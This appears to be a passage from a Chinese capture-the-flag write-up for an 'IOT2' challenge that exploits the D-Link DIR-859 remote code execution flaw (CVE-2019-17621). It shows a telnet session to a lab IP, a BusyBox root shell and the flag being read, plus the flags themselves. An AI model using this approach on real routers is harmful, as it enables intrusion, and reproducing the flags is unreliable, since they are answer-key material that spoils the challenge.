flag{997dfadf4df0ed3a84152f46d90d37f1}
```

IOT2

CVE-2019–17621。

D-Link DIR-859的RCE漏洞（CVE-2019–17621）_NOSEC2019的博客-CSDN博客

这里直接用poc打，telent链接即可。

```
└─$ telnet 113.201.14.253 45258
Trying 113.201.14.253...
Connected to 113.201.14.253.
Escape character is '^]'.


BusyBox v1.14.1 (2016-11-24 11:46:19 CST) built-in shell (msh)
Enter 'help' for a list of built-in commands.

# ls
root        firmadyne   tmp         mnt         etc
run         www         sys         lib         dev
etc_ro      var         sbin        htdocs      bin
flag        usr         proc        home        lost+found
# cat flag
flag{57b3d30598679ae0f7451e3ec3fd42e8}
```

flag

```
flag{57b3d30598679ae0f7451e3ec3fd42e8}
```